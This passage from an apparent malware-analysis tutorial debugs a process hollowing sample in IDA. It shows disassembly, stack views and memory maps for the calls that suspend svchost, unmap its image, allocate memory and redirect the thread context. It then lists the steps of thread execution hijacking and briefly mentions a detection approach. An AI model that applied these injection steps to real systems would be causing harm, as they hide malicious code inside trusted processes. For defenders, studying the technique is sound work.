   +0x003 IsPackagedProcess : Pos 4, 1 Bit
   +0x003 IsAppContainer   : Pos 5, 1 Bit
   +0x003 IsProtectedProcessLight : Pos 6, 1 Bit
   +0x003 IsLongPathAwareProcess : Pos 7, 1 Bit
   +0x004 Padding0         : [4] UChar
   +0x008 Mutant           : Ptr64 Void
   +0x010 ImageBaseAddress : Ptr64 Void
   +0x018 Ldr              : Ptr64 _PEB_LDR_DATA
   +0x020 ProcessParameters : Ptr64 _RTL_USER_PROCESS_PARAMETERS
   +0x028 SubSystemData    : Ptr64 Void
   +0x030 ProcessHeap      : Ptr64 Void
   +0x038 FastPebLock      : Ptr64 _RTL_CRITICAL_SECTION
   +0x040 AtlThunkSListPtr : Ptr64 _SLIST_HEADER
   +0x048 IFEOKey          : Ptr64 Void
   +0x050 CrossProcessFlags : Uint4B
   +0x050 ProcessInJob     : Pos 0, 1 Bit
   +0x050 ProcessInitializing : Pos 1, 1 Bit
   +0x050 ProcessUsingVEH  : Pos 2, 1 Bit
   +0x050 ProcessUsingVCH  : Pos 3, 1 Bit
   +0x050 ProcessUsingFTH  : Pos 4, 1 Bit
   +0x050 ProcessPreviouslyThrottled : Pos 5, 1 Bit
   +0x050 ProcessCurrentlyThrottled : Pos 6, 1 Bit
   +0x050 ProcessImagesHotPatched : Pos 7, 1 Bit
   +0x050 ReservedBits0    : Pos 8, 24 Bits
   +0x054 Padding1         : [4] UChar
   +0x058 KernelCallbackTable : Ptr64 Void
   +0x058 UserSharedInfoPtr : Ptr64 Void
   +0x060 SystemReserved   : Uint4B
   +0x064 AtlThunkSListPtr32 : Uint4B
```

From the above data of process like 0x002, 0x0010, 0x0018, 0x0020 plays critical role for loader

Thread Context:
For each Thread in a process, that Thread needs **to** maintain its **"state"** (after all, they are not always running). So, when the processor tells a Thread that it is not its turn to run, the Thread takes a **snapshot of the CPU registers at the moment it was stopped** and when it is its turn to run again, it can **"pick up where it left off"**
This "state" is called **context** . And how do we change this context? Simple.Through the **GetThreadContext()** and **SetThreadContext()** functions .

Code flow and debug:

createprocessA



```
.text:00BB1197 push    0               ; lpCurrentDirectory
.text:00BB1199 push    0               ; lpEnvironment
.text:00BB119B push    4               ; dwCreationFlags
.text:00BB119D push    0               ; bInheritHandles
.text:00BB119F push    0               ; lpThreadAttributes
.text:00BB11A1 push    0               ; lpProcessAttributes
.text:00BB11A3 push    offset CommandLine ; "svchost"
.text:00BB11A8 push    0               ; lpApplicationName
.text:00BB11AA call    ds:CreateProcessA
.text:00BB11B0 mov     esi, [ebx]
.text:00BB11B2 test    esi, esi
.text:00BB11B4 jnz     short loc_BB11C7
```

```
sh     offset aErrorCreatingP ; "Error creating process\r\n"
ll     edi ; printf
d      esp, 4
```

```
.text:00BB11C7
.text:00BB11C7 loc_BB11C7:
.text:00BB11C7 push    ebp
.text:00BB11C8 push    esi
```


```
.00% (133,1323) (1063,43) 00000601 00BB1201: sub_BB1140+C1 (Synchronized with EIP)
```

Decimal	Hex
12132	2F64
2240	8C0
10580	2954
8552	2168

```
BB23A0  0A 00 00 00 45 72 72 6F  72 20 72 65 73 75 6D 69  ....Error·resumi
BB23B0  6E 67 20 74 68 72 65 61  64 0D 0A 00 50 72 6F 63  ng·thread...Proc
BB23C0  65 73 73 20 68 6F 6C 6C  6F 77 69 6E 67 20 63 6F  ess·hollowing·co
BB23D0  6D 70 6C 65 74 65 0D 0A  00 00 00 00 68 65 6C 6C  mplete......hell
BB23E0  6F 77 6F 72 6C 64 2E 65  78 65 00 00 73 76 63 68  oworld.exe..svch
```


```
0019FED4  00000118
0019FED8  025CA000
0019FEDC  008A4148  debug04
0019FEE0  000001D8
0019FEE4  00000000
```

From the above you can see it is creating svc host and if you follow stack 2nd parameter in hexdump you can ,what process it is creating,4 stands for suspended.you can confirm below as well with suspended states color is grey



conhost.exe	10516		6.84 MB	DESKTOP-SI1S90U\admi	Console Window Host
svchost.exe	7664		536 kB	DESKTOP-SI1S90U\admi	Host Process for Windows Serv...
ProcessHacker.exe	2284	0.56	17.51 MB	DESKTOP-SI1S90U\admi	Process Hacker

ReadProcessMemory:



```
.text:00BB11F7 push    0
.text:00BB11F9 push    1D8h             ; nSize
.text:00BB11FE push    ebp              ; lpBuffer
.text:00BB11FF push    edi              ; lpBaseAddress
.text:00BB1200 push    esi              ; hProcess
.text:00BB1201 call    ds:ReadProcessMemory
.text:00BB1207 mov     ecx, [ebx]
.text:00BB1209 mov     esi, eax
.text:00BB120B neg     esi
.text:00BB120D sbb     esi, esi
.text:00BB120F and     esi, ebp
.text:00BB1211 mov     eax, [esi+8]
.text:00BB1214 push    eax              ; lpBaseAddress
.text:00BB1215 push    ecx              ; hProcess
.text:00BB1216 call    sub_BB1070
.text:00BB121B push    offset aOpeningSourceI ; "Opening source image\r\n"
.text:00BB1220 call    ds:printf
.text:00BB1226 mov     edi, [esp+48h+lpFileName]
.text:00BB122A add     esp, 0Ch
.text:00BB122D push    0                ; hTemplateFile
```

```
EAX 008A4148 ↳ debug040:008A4148
EBX 008A5DF0 ↳ debug040:008A5DF0
ECX 00000000 ↳
EDX 00000050 ↳
ESI 00000118 ↳
```

```
Path
C:\Users\admin\Desktop\b050c058919732a169ca91c03950e34...  00BE
C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9a1e18e...  7261
```


Decimal	Hex	State	Name
12132	2F64	Ready	ProcessHollowing.exe
2240	8C0	Ready	76ED5940
10580	2954	Ready	76ED5940
8552	2168	Ready	76ED5940

```
100.00% (224,2161) (96,81) 00000601 00BB1201: sub_BB1140+C1 (Synchronized with EIP)
```

```
00BB23A0  0A 00 00 00 45 72 72 6F  72 20 72 65 73 75 6D 69  ....Error·resumi
00BB23B0  6E 67 20 74 68 72 65 61  64 0D 0A 00 50 72 6F 63  ng·thread...Proc
00BB23C0  65 73 73 20 68 6F 6C 6C  6F 77 69 6E 67 20 63 6F  ess·hollowing·co
00BB23D0  6D 70 6C 65 74 65 0D 0A  00 00 00 00 68 65 6C 6C  mplete......hell
00BB23E0  6F 77 6F 72 6C 64 2E 65  78 65 00 00 73 76 63 68  oworld.exe..svch
00BB23F0  6F 73 74 00 70 61 75 73  65 00 00 00 00 00 00 00  ost.pause.......
```

```
0019FED4  00000118
0019FED8  025CA000
0019FEDC  008A4148  debug040:008A4148
0019FEE0  000001D8
0019FEE4  00000000
0019FEE8  0019FF70  Stack[00002F64]:0019FF70
```

2nd parameter is what is malware want to read a section in victim svchost ,1st parameter is handle .what is in that address?




```
∨ 0x2400000        Private              2,048 kB  RW    PEB
    0x2400000      Private: Reserved    1,828 kB        PEB
    0x25c9000      Private: Commit         20 kB  RW    PEB
    0x25ce000      Private: Reserved      200 kB        PEB
```

svchost.exe (7664) (0x25c9000 - 0x25ce000)

```
00000000 00 00 00 04 00 00 00 00 ff ff ff ff ff ff ff ff ................
```

It contains peb structure and address where the executable loaded in the memory (it is little endian format)




```
.text:00BB12B0 call    ds:printf
.text:00BB12B6 add     esp, 4
.text:00BB12B9 push    offset ModuleName ; "ntdll"
.text:00BB12BE call    ds:GetModuleHandleA
.text:00BB12C4 push    offset aNtunmapviewofs ; "NtUnmapViewOfSection"
.text:00BB12C9 push    eax              ; hModule
.text:00BB12CA call    ds:GetProcAddress
.text:00BB12D0 mov     ecx, [esi+8]
.text:00BB12D3 mov     edx, [ebx]
.text:00BB12D5 push    ecx
.text:00BB12D6 push    edx
.text:00BB12D7 call    eax
.text:00BB12D9 test    eax, eax
.text:00BB12DB jz      short loc_BB12F3
```

```
100.00% (736,3230) (924,348) 000006CA 00BB12CA: sub_BB1140+18A (Synchronized with EIP)
```

```
00BB21A0  73 6F 75 72 63 65 20 69  6D 61 67 65 0D 0A 00 00  source·image....
00BB21B0  45 72 72 6F 72 20 6F 70  65 6E 69 6E 67 20 25 73  Error·opening·%s
00BB21C0  0D 0A 00 00 55 6E 6D 61  70 70 69 6E 67 20 64 65  ....Unmapping·de
00BB21D0  73 74 69 6E 61 74 69 6F  6E 20 73 65 63 74 69 6F  stination·sectio
00BB21E0  6E 0D 0A 00 4E 74 55 6E  6D 61 70 56 69 65 77 4F  n...NtUnmapViewO
00BB21F0  66 53 65 63 74 69 6F 6E  00 00 00 00 45 72 72 6F  fSection....Erro
000015E4 00BB21E4: .rdata:aNtunmapviewofs
```


```
0019FEE4  00BB21E4  .rdata
0019FEE8  0019FF70  Stack
0019FEEC  00BB338C  .data
0019FEF0  008B5EA8  debug
0019FEF4  00000000
0019FEF8  009C0130  debug
UNKNOWN 0019FEE4: Stack[00002A04]
```

Now it is resolve the api **NTmapViewOfSection function**



```
> 0x100000    Private     8 kB  RW                                        8 kB       8 kB
> 0x200000    Image      52 kB  WCX   C:\Windows\SysWOW64\svchost.exe    24 kB                 24 kB
```

Svchost loaded address



```
.text:00BB12BE call    ds:GetModuleHandleA
.text:00BB12C4 push    offset aNtunmapviewofs ; "NtUnmapViewOfSection"
.text:00BB12C9 push    eax             ; hModule
.text:00BB12CA call    ds:GetProcAddress
.text:00BB12D0 mov     ecx, [esi+8]
.text:00BB12D3 mov     edx, [ebx]
.text:00BB12D5 push    ecx
.text:00BB12D6 push    edx
.text:00BB12D7 call    eax
.text:00BB12D9 test    eax, eax
.text:00BB12DB jz      short loc_BB12F3

0BB12DD push    offset aErrorUnmapping ; "Error unmapping section\r\n"
0BB12E2 call    ds:printf
0BB12E8 add     esp, 4
0BB12EB pop     ebp
0BB12EC pop     edi
0BB12ED pop     esi

.text:00BB12F3
.text:00BB12F3 loc_BB12F3:
.text:00BB12F3 push    offset aAllocatingMemo ; "Allocating m
.text:00BB12F8 call    ds:printf
.text:00BB12FE mov     eax, [ebp+50h]
.text:00BB1301 mov     ecx, [esi+8]

100.00% (707,3404) (83,51) 000006D7 00BB12D7: sub_BB1140+197 (Synchronized with EIP)
```

```
EDX 000000EC
ESI 008B3F78 ↳ debug041:008B3F78
EDI 009C0048 ↳ debug050:009C0048
EBP 009C0130 ↳ debug050:009C0130
ESP 0019FEE0 ↳ Stack[00002A04]:0019FEE0
```

Modules

Path	Base	Siz
C:\Users\admin\Desktop\b050c058919732a169ca91c03950e34...	00BB0000	000
C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9a1e18e...	72610000	000

Threads

Decimal	Hex	State	Name
10756	2A04	Ready	ProcessHollowing.exe
1504	5E0	Ready	76ED5940
3520	DC0	Ready	76ED5940
9748	2614	Ready	76ED5940


Hex View-1

```
00BB21A0  73 6F 75 72 63 65 20 69  6D 61 67 65 0D 0A 00 00  source·image....
00BB21B0  45 72 72 6F 72 20 6F 70  65 6E 69 6E 67 20 25 73  Error·opening·%s
00BB21C0  0D 0A 00 00 55 6E 6D 61  70 70 69 6E 67 20 64 65  ....Unmapping·de
00BB21D0  73 74 69 6E 61 74 69 6F  6E 20 73 65 63 74 69 6F  stination·sectio
```

Stack view

```
0019FEE0  000000EC
0019FEE4  00200000  TIB[000005E0]:00200000
0019FEE8  0019FF70  Stack[00002A04]:0019FF70
0019FEEC  00BB338C  .data:Target
```

NTmapViewOfSection function called in the eax parameters you can observe




Stack view

```
0019FEE0  000000EC
0019FEE4  00200000  TIB[000005E0]:00200000
0019FEE8  0019FF70  St
0019FEEC  00BB338C  .d
0019FEF0  008B5EA8  de
0019FEF4  00000000
```


svchost.exe (10632) (0x2449000 - 0x244e000)

```
00000000 00 00 00 04 00 00 00 00 ff
00000010 00 00 20 00 00 00 00 00 00
```



Base address	Type	Size	Protection	Use	Total WS	Private WS	Shareable WS	Shared WS	Locked WS
0x10000	Private	128 kB	RW		8 kB	8 kB			
0x30000	Private	8 kB	RW		8 kB	8 kB			
0x40000	Mapped	116 kB	R		4 kB		4 kB	4 kB	
0x60000	Private	256 kB	RW	Stack (thread 2420)	8 kB	8 kB			
0xa0000	Private	256 kB	RW	Stack 32-bit (thread 2420)	4 kB	4 kB			
0xe0000	Mapped	16 kB	R		4 kB		4 kB	4 kB	
0xf0000	Mapped	4 kB	R		4 kB		4 kB		
0x100000	Private	8 kB	RW		8 kB	8 kB			
0x210000	Mapped	32,768 kB	NA		8 kB	4 kB	4 kB		
0x2400000	Private	2,048 kB	RW	PEB	20 kB		20 kB	20 kB	
0x76ea0000	Image	1,680 kB	WCX	C:\Windows\SysWOW64\ntdll.dll	716 kB	4 kB	712 kB	704 kB	
0x7ffa0000	Mapped	4 kB	R		4 kB		4 kB	4 kB	
0x7ffb0000	Mapped	140 kB	R		4 kB		4 kB	4 kB	
0x7ffe0000	Private	4 kB	R	USER_SHARED_DATA					
0x7ffee000	Private	4 kB	R		4 kB		4 kB	4 kB	
0x7fff0000	Private	2,097,216 kB	R						
0x7df600000000	Mapped	2,147,483,64...	NA		12 kB	8 kB	4 kB	4 kB	
0x7ffc05f10000	Image	2,012 kB	WCX	C:\Windows\System32\ntdll.dll	1,420 kB	4 kB	1,416 kB	1,408 kB	

Now you can see memory address is unmapped




```
.text:00BB1312 push    edx             ; hProcess
.text:00BB1313 call    ds:VirtualAllocEx
.text:00BB1319 test    eax, eax
.text:00BB131B jnz     short loc_BB1333

Ex call failed\r\n"

.text:00BB1333
.text:00BB1333 loc_BB1333:
.text:00BB1333 mov     eax, [e
.text:00BB1336 mov     ecx, [e

with EIP)

source·image....
Error·opening·%s
....Unmapping·de
stination·sectio
NtUnmapView0
```

```
C:\Users\admin\Desktop\b050c058919732a169c
C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc
C:\Windows\SysWOW64\sechost.dll

Threads
Decimal  Hex   State  Name
10756    2A04  Ready  ProcessHoll
1504     5E0   Ready  76ED5940
3520     DC0   Ready  76ED5940
9748     2614  Ready  76ED5940
```


```
Stack view
0019FED4  000000EC
0019FED8  00200000  TIB[000005E0]:00200000
0019FEDC  0000E000
0019FEE0  00003000
0019FEE4  00000040
```

Allocating memory

After that it will do writing headers ,sections ,relocating the base



```
.text:00BB160A call    ds:GetThreadContext
.text:00BB1610 test    eax, eax
.text:00BB1612 jnz     short loc_BB1626

offset aErrorGettingCo ; "Error getting context\r\n"
edi ; printf
esp, 4
ebp
edi
esi
ebx
esp, 2Ch

.text:00BB1626
.text:00BB1626 loc_BB1626:
.text:00BB1626 push    offset aSettingThreadC ; "Setting thread context\r\n"
.text:00BB162B mov     [esi+0B0h], ebp
.text:00BB1631 call    edi ; printf
.text:00BB1633 mov     eax, [ebx+4]
.text:00BB1636 add     esp, 4
.text:00BB1639 push    esi             ; lpContext
.text:00BB163A push    eax             ; hThread
.text:00BB163B call    ds:SetThreadContext
.text:00BB1641 test    eax, eax
.text:00BB1643 jnz     short loc_BB1657

.text:00BB1645 push    offset aErrorSettingCo ; "Error setting context\r\n"
.text:00BB164A call    edi ; printf
.text:00BB164C add     esp, 4
.text:00BB164F pop     ebp
.text:00BB1650 pop     edi
.text:00BB1651 pop     esi
.text:00BB1652 pop     ebx
.text:00BB1653 add     esp, 2Ch

.text:00BB1657
.text:00BB1657 loc_BB1657:
.text:00BB1657 push    offset aResumingThread ; "Resuming thread\r\n"
.text:00BB165C call    edi ; printf
.text:00BB165E mov     ecx, [ebx+4]
.text:00BB1661 add     esp, 4
.text:00BB1664 push    ecx             ; hThread
.text:00BB1665 call    ds:ResumeThread
```



```
conhost.exe    5708    6.77 MB  DESKTOP-SI1S90U\admi  Console Window Host
svchost.exe    10632   2.18 MB  DESKTOP-SI1S90U\admi  Host Process for Windows Serv...
```

Then getthreadcontext ,setthreadcontext and resume thread api are used and Setthreadcontext will change the address of entrypoint and then resume the thread

So this the way process hollowing ,I added more details for this technique because one of important technique and debugged in ida because it had more clarity to show ,dynamic code prevention code will stop this technique ,many I want to use in demo itself are not worked virtualalloc and to detect need to do is compare the main module of the victim process to its module path. If they're almost the same, the process is not hollowed. If they are significantly different. We do discuss in the second chapter of this topic

THREAD EXECUTION HIJACKING:

This injection technique injects malicious code into the existing thread of a process (thereby avoiding the overhead of creating a new process and thread) and then uses the target to start a thread in itself.

Steps in detail:
OpenProcess: Obtaining a handle to the target process to manipulate it.

VirtualAllocEx: Allocating memory within the target process to store the malicious payload.

WriteProcessMemory: Copying the malicious shellcode into the allocated memory space.

SuspendThread: Temporarily suspending the victim thread to obtain its context.


GetThreadContext: Retrieving the context of the suspended thread, including the instruction pointer (RIP).

Modify RIP Address: Changing the RIP address to point to the memory location of the injected shellcode.

SetThreadContext: Setting the modified context back to the thread.

ResumeThread: Resuming the thread's execution, leading to the execution of the injected payload.


Code flow and debugging:



